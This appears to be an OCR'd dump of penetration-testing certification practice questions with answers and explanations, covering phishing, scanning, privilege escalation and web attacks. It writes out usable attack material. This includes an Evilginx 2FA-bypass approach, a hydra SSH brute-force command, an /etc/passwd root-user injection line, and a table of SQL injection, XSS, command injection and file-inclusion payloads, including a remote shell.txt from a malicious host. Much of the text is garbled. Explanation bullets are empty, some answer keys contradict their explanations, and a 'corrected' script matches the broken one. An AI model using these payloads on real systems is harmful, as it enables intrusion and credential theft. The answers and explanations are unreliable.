
Step 3 ?

Step 4 ?

A. Mastered
B. Not Mastered

Answer: A

Explanation:



NEW QUESTION 7
A tester is performing an external phishing assessment on the top executives at a company. Two-factor authentication is enabled on the executives?? accounts that are in the scope of work. Which of the following should the tester do to get access to these accounts?

A. Configure an external domain using a typosquatting techniqu
B. Configure Evilginx to bypass two-factor authentication using a phishlet that simulates the mail portal for the company.
C. Configure Gophish to use an external domai
D. Clone the email portal web page from the company and get the two-factor authentication code using a brute-force attack method.
E. Configure an external domain using a typosquatting techniqu
F. Configure SET to bypass two-factor authentication using a phishlet that mimics the mail portal for the company.
G. Configure Gophish to use an external domai
H. Clone the email portal web page from the company and get the two-factor authentication code using a vishing method.

Answer: A

Explanation:
To bypass two-factor authentication (2FA) and gain access to the executives?? accounts, the tester should use Evilginx with a typosquatting domain. Evilginx is a man-in-the-middle attack framework used to bypass 2FA by capturing session tokens.
? Phishing with Evilginx:
? Typosquatting:
? Steps:
Pentest References:
? Phishing: Social engineering technique to deceive users into providing sensitive information.
? Two-Factor Authentication Bypass: Advanced phishing attacks like those using Evilginx can capture and reuse session tokens, bypassing 2FA mechanisms.
? OSINT and Reconnaissance: Identifying key targets (executives) and crafting convincing phishing emails based on gathered information.
Using Evilginx with a typosquatting domain allows the tester to bypass 2FA and gain access to high-value accounts, demonstrating the effectiveness of advanced phishing techniques.
==========

NEW QUESTION 8
Which of the following is a term used to describe a situation in which a penetration tester bypasses physical access controls and gains access to a facility by entering at the same time as an employee?

A. Badge cloning

B. Shoulder surfing
C. Tailgating
D. Site survey

Answer: C

Explanation:
Tailgating is the term used to describe a situation where a penetration tester bypasses physical access controls and gains access to a facility by entering at the same time as an employee.
? Tailgating:
? Physical Security:
? Pentest References:
By understanding and using tailgating, penetration testers can evaluate the effectiveness of an organization??s physical security measures and identify potential vulnerabilities that could be exploited by malicious actors.
==========

NEW QUESTION 9
During a security assessment for an internal corporate network, a penetration tester wants to gain unauthorized access to internal resources by executing an attack that uses software to disguise itself as legitimate software. Which of the following host-based attacks should the tester use?

A. On-path
B. Logic bomb
C. Rootkit
D. Buffer overflow

Answer: C

Explanation:
A rootkit is a type of malicious software designed to provide an attacker with unauthorized access to a computer system while concealing its presence. Rootkits achieve this by modifying the host??s operating system or other software to hide their existence, allowing the attacker to maintain control over the system without detection.
? Definition and Purpose:
? Mechanisms of Action:
? Detection and Prevention:
? Real-World Examples:
? References from Pentesting Literature: Step-by-Step ExplanationReferences:
? Penetration Testing - A Hands-on Introduction to Hacking
? HTB Official Writeups on sophisticated attacks
==========

NEW QUESTION 10
During a penetration test, the tester uses a vulnerability scanner to collect information about any possible vulnerabilities that could be used to compromise the network. The tester receives the results and then executes the following command:
snmpwalk -v 2c -c public 192.168.1.23
Which of the following is the tester trying to do based on the command they used?

A. Bypass defensive systems to collect more information.
B. Use an automation tool to perform the attacks.
C. Script exploits to gain access to the systems and host.
D. Validate the results and remove false positives.

Answer: D

Explanation:
The command snmpwalk -v 2c -c public 192.168.1.23 is used to query SNMP (Simple Network Management Protocol) data from a device. Here??s the purpose in the context provided:
? SNMP Enumeration:
? Purpose of the Command:
? Comparison with Other Options:
By using snmpwalk, the tester is validating the results from the vulnerability scanner and removing any false positives, ensuring accurate reporting.
==========

NEW QUESTION 10
SIMULATION
A previous penetration test report identified a host with vulnerabilities that was successfully exploited. Management has requested that an internal member of the security team reassess the host to determine if the vulnerability still exists.

Reconaissance data

```
root@attackermachine:~# nmap -sC -T4 192.168.10.2
Starting Nmap 6.26SVN ( http://nmap.org ) at 2021-04-19 14:30 EST
Nmap scan report for 192.168.10.2
Host is up (0.27s latency).
Port       State        Service
22/tcp     open         ssh
23/tcp     closed       telnet
80/tcp     open         http
111/tcp    closed       rpcbind
445/tcp    open         samba
3389/tcp   closed       rdp?
Nmap done: 1 IP Address (1 host up) scanned in 5.48 seconds

root@attackermachine:~# enum4linux -S 192.168.10.2
user:[games] rid:[0x3f2]
user:[nobody] rid:[0x1f5]
user:[bind] rid:[0x4ba]
user:[proxy] rid:[0x402]
user:[syslog] rid:[0x4b4]
user:[www-data] rid:[0x42a]
user:[root] rid:[0x3e8]
user:[news] rid:[0x3fa]
user:[lowpriv] rid:[0x3fa]
```

Which of the following commands would most likely exploit the services?

- ○ `medusa -h 192.168.10.2 -u admin -P 500-worst-passwords.txt -M rpcbind`
- ● `hydra -l lowpriv -P 500-worst-passwords.txt -t 4 ssh://192.168.10.2:22`
- ○ `crowbar -b rdp -s 192.168.10.2/32 -u administrator -C 500-worst-passwords.txt -n 1`
- ○ `ncrack -T5 -user lowpriv -P 500-worst-passwords.txt -p telnet -g CL=1 192.168.10.2`

Part 1:
. Analyze the output and select the command to exploit the vulnerable service. Part 2:
. Analyze the output from each command.
· Select the appropriate set of commands to escalate privileges.
· Identify which remediation steps should be taken.

Part 1 ✓ | Part 2 — Show Question — Reset All Answers

Commands

```
root@attackermachine:~# find / -perm -2 -type f 2>/dev/null | xargs ls -l
root@attackermachine:~# cat /etc/fstab
root@attackermachine:~# find / -perm -u=s -type f 2>/dev/null | xargs ls -l
root@attackermachine:~# grep "/bin/bash" /etc/passwd | cut -d':' -f1-4,6,7
root@attackermachine:~# cut -d':' -f1 /etc/passwd
```

Which of the following sets of commands most likely escalates privileges?

- ○
```
perl -le 'print crypt("password", "AA")'
cat /etc/passwd > /tmp/passwd
echo "root2:AA6tQYSfGxd/A:0:0:root:/root:/bin/bash" >> /tmp/passwd
cp /tmp/passwd /etc/passwd
```
- ○
```
openssl passwd password
echo "root2:5ZOYXRfHVZ7OY:0:0:root:/root:/bin/bash" >> /etc/passwd
```
- ○
```
echo "net user root2 password /add" > /home/lowpriv/backup.sh
echo "net localgroup administrators root2 /add" >> /home/lowpriv/backup.sh
```
- ○
```
./ /tmp/scripts/exploithost.sh -h 192.168.10.2 > output.txt
cat output.txt
```

Assuming the privileged escalation was successful, which of the following remediations should be taken? (Select two).

- ☐ Remove `no_root_squash` from `fstab`
- ☐ Remove SUID bit from `cp`
- ☐ Encrypt the `/etc/passwd` file
- ☐ Update SSH to latest version
- ☐ Strengthen password of lowpriv account
- ☐ Make backup script not world-writeable

A. Mastered
B. Not Mastered

Answer: A

Explanation:
The command that would most likely exploit the services is:
hydra -l lowpriv -P 500-worst-passwords.txt -t 4 ssh://192.168.10.2:22 The appropriate set of commands to escalate privileges is:
echo "root2:5ZOYXRFHVZ7OY::0:0:root:/root:/bin/bash" >> /etc/passwd

The remediations that should be taken after the successful privilege escalation are:
? Remove the SUID bit from cp.
? Make backup script not world-writable.
Comprehensive Step-by-Step Explanation of the Simulation Part 1: Exploiting Vulnerable Service
? Nmap Scan Analysis
bash
Copy code
Port State Service 22/tcp open ssh
23/tcp closed telnet 80/tcp open http 111/tcp closed rpcbind 445/tcp open samba 3389/tcp closed rdp
Ports open are SSH (22), HTTP (80), and Samba (445).
? Enumerating Samba Shares makefile
Copy code user:[games] rid:[0x3f2] user:[nobody] rid:[0x1f5] user:[bind] rid:[0x4ba] user:[proxy] rid:[0x42] user:[syslog] rid:[0x4ba]
user:[www-data] rid:[0x42a] user:[root] rid:[0x3e8] user:[news] rid:[0x3fa] user:[lowpriv] rid:[0x3fa] We identify a user lowpriv.
? Selecting Exploit Command
? Executing the Hydra Command
Part 2: Privilege Escalation and Remediation
? Finding SUID Binaries and Configuration Files
? Selecting Privilege Escalation Command
? Executing the Privilege Escalation Command
? Remediation Steps Post-Exploitation
Execution and Verification
? Verifying Hydra Attack:
? Verifying Privilege Escalation:
? Implementing Remediation:
By following these detailed steps, one can replicate the simulation and ensure a thorough understanding of both the exploitation and the necessary remediations.

NEW QUESTION 14
A penetration tester writes the following script to enumerate a 1724 network:
1 #!/bin/bash
2 for i in {1..254}; do
3 ping -c1 192.168.1.$i 4 done
The tester executes the script, but it fails with the following error:
-bash: syntax error near unexpected token `ping'
Which of the following should the tester do to fix the error?

A. Add do after line 2.
B. Replace {1..254} with $(seq 1 254).
C. Replace bash with tsh.
D. Replace $i with ${i}.

Answer: A

Explanation:
The error in the script is due to a missing do keyword in the for loop. Here??s the corrected script and
? Original Script:
1 #!/bin/bash
2 for i in {1..254}; do
3 ping -c1 192.168.1.$i 4 done
? Error
Explanation
? Corrected Script: 1 #!/bin/bash
2 for i in {1..254}; do
3 ping -c1 192.168.1.$i 4 done
Adding do after line 2 corrects the syntax error and allows the script to execute properly.
==========

NEW QUESTION 19
HOTSPOT
You are a security analyst tasked with hardening a web server.
You have been given a list of HTTP payloads that were flagged as malicious. INSTRUCTIONS
Given the following attack signatures, determine the attack type, and then identify the associated remediation to prevent the attack in the future.
If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.

HTTP Request Payload Table

Payloads	Vulnerability Type	Remediation
`#inner-tab"><script>alert(1)</script>`	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ', :, $, [,], (,), Input Sanitization ",', <, :, >, -,
`item=widget';waitfor%20delay%20'00:00:20';--`	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ', :, $, [,], (,), Input Sanitization ",', <, :, >, -,
`item=widget%20union%20select%20null,null,@@version;--`	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ', :, $, [,], (,), Input Sanitization ",', <, :, >, -,
`search=Bob"%3e%3cimg%20src%3da%20onerror%3dalert(1)%3e`	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ', :, $, [,], (,), Input Sanitization ",', <, :, >, -,
`item=widget'+convert(int,@@version)+'`	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ', :, $, [,], (,), Input Sanitization ",', <, :, >, -,
`site=www.exa'ping%20-c%2010%20localhost'mple.com`	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ', :, $, [,], (,), Input Sanitization ",', <, :, >, -,
`redir=http:%2f%2fwww.malicious-site.com`	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ', :, $, [,], (,), Input Sanitization ",', <, :, >, -,
`logfile=%2fetc%2fpasswd%00`	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ', :, $, [,], (,), Input Sanitization ",', <, :, >, -,
`lookup=$(whoami)`	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ', :, $, [,], (,), Input Sanitization ",', <, :, >, -,
`logFile=http:%2f%2fwww.malicious-site.com%2fshell.txt`	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ', :, $, [,], (,), Input Sanitization ",', <, :, >, -,

A. Mastered
B. Not Mastered

Answer: A

Explanation:
* 1. Reflected XSS - Input sanitization (<> ...)
* 2. Sql Injection Stacked - Parameterized Queries
* 3. DOM XSS - Input Sanitization (<> ...)
* 4. Local File Inclusion - sandbox req
* 5. Command Injection - sandbox req
* 6. SQLi union - paramtrized queries
* 7. SQLi error - paramtrized queries
* 8. Remote File Inclusion - sandbox
* 9. Command Injection - input saniti $
* 10. URL redirect - prevent external calls

NEW QUESTION 22
A penetration tester needs to collect information over the network for further steps in an internal assessment. Which of the following would most likely accomplish this goal?

A. ntlmrelayx.py -t 192.168.1.0/24 -1 1234
B. nc -tulpn 1234 192.168.1.2
C. responder.py -I eth0 -wP
D. crackmapexec smb 192.168.1.0/24

Answer: C

Explanation:
To collect information over the network, especially during an internal assessment, tools that can capture and analyze network traffic are essential. Responder is specifically designed for this purpose, and it can capture NTLM hashes and other credentials by poisoning various network protocols. Here??s a breakdown of the options:
? Option A: ntlmrelayx.py -t 192.168.1.0/24 -1 1234
? Option B: nc -tulpn 1234 192.168.1.2
? Option C: responder.py -I eth0 -wP
? Option D: crackmapexec smb 192.168.1.0/24
References from Pentest:
? Anubis HTB: Highlights the use of Responder to capture network credentials and hashes during internal assessments.
? Horizontall HTB: Demonstrates the effectiveness of Responder in capturing and analyzing network traffic for further exploitation.
==========

NEW QUESTION 25
A penetration tester performs an assessment on the target company's Kubernetes cluster using kube-hunter. Which of the following types of vulnerabilities could be detected with the tool?

A. Network configuration errors in Kubernetes services
B. Weaknesses and misconfigurations in the Kubernetes cluster
C. Application deployment issues in Kubernetes
D. Security vulnerabilities specific to Docker containers

Answer: B

Explanation:
kube-hunter is a tool designed to perform security assessments on Kubernetes clusters. It identifies various vulnerabilities, focusing on weaknesses and misconfigurations. Here??s why option B is correct:
? Kube-hunter: It scans Kubernetes clusters to identify security issues, such as
misconfigurations, insecure settings, and potential attack vectors.
? Network Configuration Errors: While kube-hunter might identify some network- related issues, its primary focus is on Kubernetes-specific vulnerabilities and misconfigurations.
? Application Deployment Issues: These are more related to the applications running within the cluster, not the cluster configuration itself.
? Security Vulnerabilities in Docker Containers: Kube-hunter focuses on the Kubernetes environment rather than Docker container-specific vulnerabilities.
References from Pentest:
? Forge HTB: Highlights the use of specialized tools to identify misconfigurations in environments, similar to how kube-hunter operates within Kubernetes clusters.
? Anubis HTB: Demonstrates the importance of identifying and fixing misconfigurations within complex environments like Kubernetes clusters.
Conclusion:
Option B, weaknesses and misconfigurations in the Kubernetes cluster, accurately describes the type of vulnerabilities that kube-hunter is designed to detect.
==========

NEW QUESTION 28
A penetration tester plans to conduct reconnaissance during an engagement using readily available resources. Which of the following resources would most likely identify hardware and software being utilized by the client?

A. Cryptographic flaws
B. Protocol scanning
C. Cached pages
D. Job boards

Answer: D

Explanation:
? Reconnaissance:
? Job Boards:
? Examples of Job Boards:
Pentest References:
? OSINT (Open Source Intelligence): Using publicly available sources to gather information about a target.
? Job boards are a key source of OSINT, providing indirect access to the internal technologies of a company.
? This information can be used to tailor subsequent phases of the penetration test, such as vulnerability scanning and exploitation, to the specific technologies identified.
By examining job boards, a penetration tester can gain insights into the hardware and software environments of the target, making this a valuable reconnaissance tool.
==========

NEW QUESTION 33
A penetration tester is conducting reconnaissance on a target network. The tester runs the following Nmap command: nmap -sv -sT -p - 192.168.1.0/24. Which of the following
describes the most likely purpose of this scan?

A. OS fingerprinting
B. Attack path mapping
C. Service discovery
D. User enumeration

Answer: C

Explanation:
The Nmap command nmap -sv -sT -p- 192.168.1.0/24 is designed to discover services on a network. Here is a breakdown of the command and its purpose:
? Command Breakdown:
? Purpose of the Scan:
Conclusion: The nmap -sv -sT -p- 192.168.1.0/24 command is most likely used for service discovery, as it aims to identify all running services and their versions on the target subnet.

NEW QUESTION 38
A penetration tester wants to use multiple TTPs to assess the reactions (alerted, blocked, and others) by the client??s current security tools. The threat-modeling team indicates the TTPs in the list might affect their internal systems and servers. Which of the following actions would the tester most likely take?

A. Use a BAS tool to test multiple TTPs based on the input from the threat-modeling team.
B. Perform an internal vulnerability assessment with credentials to review the internal attack surface.
C. Use a generic vulnerability scanner to test the TTPs and review the results with the threat-modeling team.
D. Perform a full internal penetration test to review all the possible exploits that could affect the systems.

Answer: A

Explanation:
BAS (Breach and Attack Simulation) tools are specifically designed to emulate multiple TTPs (Tactics, Techniques, and Procedures) used by adversaries. These tools can simulate various attack vectors in a controlled manner to test the effectiveness of an organization's security defenses and response mechanisms.
Here??s why option A is the best choice:
? Controlled Testing Environment: BAS tools provide a controlled environment
where multiple TTPs can be tested without causing unintended damage to the internal systems and servers. This is critical when the threat-modeling team indicates potential impacts on internal systems.
? Comprehensive Coverage: BAS tools are designed to cover a wide range of TTPs,
allowing the penetration tester to simulate various attack scenarios. This helps in assessing the reactions (alerted, blocked, and others) by the client's security tools comprehensively.
? Feedback and Reporting: These tools provide detailed feedback and reporting on
the effectiveness of the security measures in place, including which TTPs were detected, blocked, or went unnoticed. This information is invaluable for the threat-modeling team to understand the current security posture and areas for improvement.
References from Pentest:
? Anubis HTB: This write-up highlights the importance of using controlled tools and methods for testing security mechanisms. BAS tools align with this approach by providing a controlled and systematic way to assess security defenses.
? Forge HTB: Emphasizes the use of various testing tools and techniques to simulate real-world attacks and measure the effectiveness of security controls. BAS tools are mentioned as a method to ensure comprehensive coverage and minimal risk to internal systems.
Conclusion:
Using a BAS tool to test multiple TTPs allows for a thorough and controlled assessment of the client's security tools' effectiveness. This approach ensures that the testing is systematic, comprehensive, and minimally disruptive, making it the best choice.
==========

NEW QUESTION 41
In a cloud environment, a security team discovers that an attacker accessed confidential information that was used to configure virtual machines during their initialization. Through which of the following features could this information have been accessed?

A. IAM
B. Block storage
C. Virtual private cloud
D. Metadata services

Answer: D

Explanation:

In a cloud environment, the information used to configure virtual machines during their initialization could have been accessed through metadata services.
? Metadata Services:
? Other Features:
Pentest References:
? Cloud Security: Understanding how metadata services work and the potential risks associated with them is crucial for securing cloud environments.
? Exploitation: Metadata services can be exploited to retrieve sensitive data if not properly secured.
By accessing metadata services, an attacker can retrieve sensitive configuration information used during VM initialization, which can lead to further exploitation.
==========

NEW QUESTION 43
Which of the following post-exploitation activities allows a penetration tester to maintain persistent access in a compromised system?

A. Creating registry keys
B. Installing a bind shell
C. Executing a process injection
D. Setting up a reverse SSH connection

Answer: A

Explanation:
Maintaining persistent access in a compromised system is a crucial goal for a penetration
tester after achieving initial access. Here??s an explanation of each option and why creating registry keys is the preferred method:
? Creating registry keys (Answer: A):
? Installing a bind shell (Option B):
? Executing a process injection (Option C):
? Setting up a reverse SSH connection (Option D):
Conclusion: Creating registry keys is the most effective method for maintaining persistent access in a compromised system, particularly in Windows environments, due to its stealthiness and reliability.

NEW QUESTION 48
A penetration tester performs a service enumeration process and receives the following result after scanning a server using the Nmap tool:
PORT STATE SERVICE
22/tcp open ssh 25/tcp filtered smtp 111/tcp open rpcbind 2049/tcp open nfs
Based on the output, which of the following services provides the best target for launching an attack?

A. Database
B. Remote access
C. Email
D. File sharing

Answer: D

Explanation:
Based on the Nmap scan results, the services identified on the target server are as follows:
? 22/tcp open ssh:
? 25/tcp filtered smtp:
? 111/tcp open rpcbind:
? 2049/tcp open nfs:
Conclusion: The NFS service (2049/tcp) provides the best target for launching an attack. File sharing services like NFS often contain sensitive data and can be vulnerable to misconfigurations that allow unauthorized access or privilege escalation.

NEW QUESTION 51
During a penetration testing engagement, a tester targets the internet-facing services used by the client. Which of the following describes the type of assessment that should be considered in this scope of work?

A. Segmentation
B. Mobile
C. External
D. Web

Answer: C

Explanation:
An external assessment focuses on testing the security of internet-facing services. Here??s why option C is correct:
? External Assessment: It involves evaluating the security posture of services exposed to the internet, such as web servers, mail servers, and other public-facing infrastructure. The goal is to identify vulnerabilities that could be exploited by attackers from outside the organization??s network.
? Segmentation: This type of assessment focuses on ensuring that different parts of a network are appropriately segmented to limit the spread of attacks. It??s more relevant to internal network architecture.
? Mobile: This assessment targets mobile applications and devices, not general internet-facing services.
? Web: While web assessments focus on web applications, the scope of an external assessment is broader and includes all types of internet-facing services.
References from Pentest:
? Horizontall HTB: Highlights the importance of assessing external services to identify vulnerabilities that could be exploited from outside the network.
? Luke HTB: Demonstrates the process of evaluating public-facing services to ensure their security.
Conclusion:
Option C, External, is the most appropriate type of assessment for targeting internet-facing services used by the client.
==========

NEW QUESTION 53
A penetration tester is conducting a vulnerability scan. The tester wants to see any vulnerabilities that may be visible from outside of the organization. Which of the

following scans should the penetration tester perform?

A. SAST
B. Sidecar
C. Unauthenticated
D. Host-based

Answer: C

Explanation:
To see any vulnerabilities that may be visible from outside of the organization, the penetration tester should perform an unauthenticated scan.
? Unauthenticated Scan:
? Comparison with Other Scans:
? Pentest References:
By performing an unauthenticated scan, the penetration tester can identify vulnerabilities that an external attacker could exploit without needing any credentials or internal access.
==========

NEW QUESTION 57
SIMULATION
SIMULATION
Using the output, identify potential attack vectors that should be further investigated.

- Weak Apache Tomcat Credentials
- Null session enumeration
- Weak SMB file permissions
- Webdav file upload
- ARP spoofing
- SNMP enumeration
- Fragmentation attack
- FTP anonymous login

NMAP Scan Output

```
Host is up (0.00079s latency).
Not shown: 96 closed ports
PORT STATS SERVICE VERSION
88/tcp open kerberos-sec?
139/tcp open netbios-ssn
389/tcp open ldap?
445/tcp open microsoft-ds?
MAC Address: 08:00:27:81:B1:DF (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux_kernel:2.4.21
OS details: Linux 2.4.21
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
# Scan done at Fri Oct 13 10:03:06 2017 - 1 IP address (1 host up) scanned in 26.80 seconds
```

-Pn

-sV

-p 1-1023

192.168.2.1-100

nmap

nc

--top-ports=100

--top-ports=1000

hping

-sL

-sU

-O

192.168.2.2

NMAP Scan Output

```
Host is up (0.00079s latency).
Not shown: 96 closed ports
PORT STATS SERVICE VERSION
88/tcp open kerberos-sec?
139/tcp open netbios-ssn
389/tcp open ldap?
445/tcp open microsoft-ds?
MAC Address: 08:00:27:81:B1:DF (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux_kernel:2.4.21
OS details: Linux 2.4.21
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
# Scan done at Fri Oct 13 10:03:06 2017 - 1 IP address (1 host up) scanned in 26.80 seconds
```

ports – [21, 22]

{:ports => 21:ports => 22}

#!/usr/bin/python

```
for $PORT in $PORTS:
        try:
            s.connect((ip, port))
            print("%s:%s – OPEN" % (ip, port))

        except socket.timeout
            print("%s:%s – TIMEOUT" % (ip, port))

        except socket.error as e:
            print("%s:%s – CLOSED" % (ip, port))

        finally:
            s.close()
```

export $PORTS = 21,22

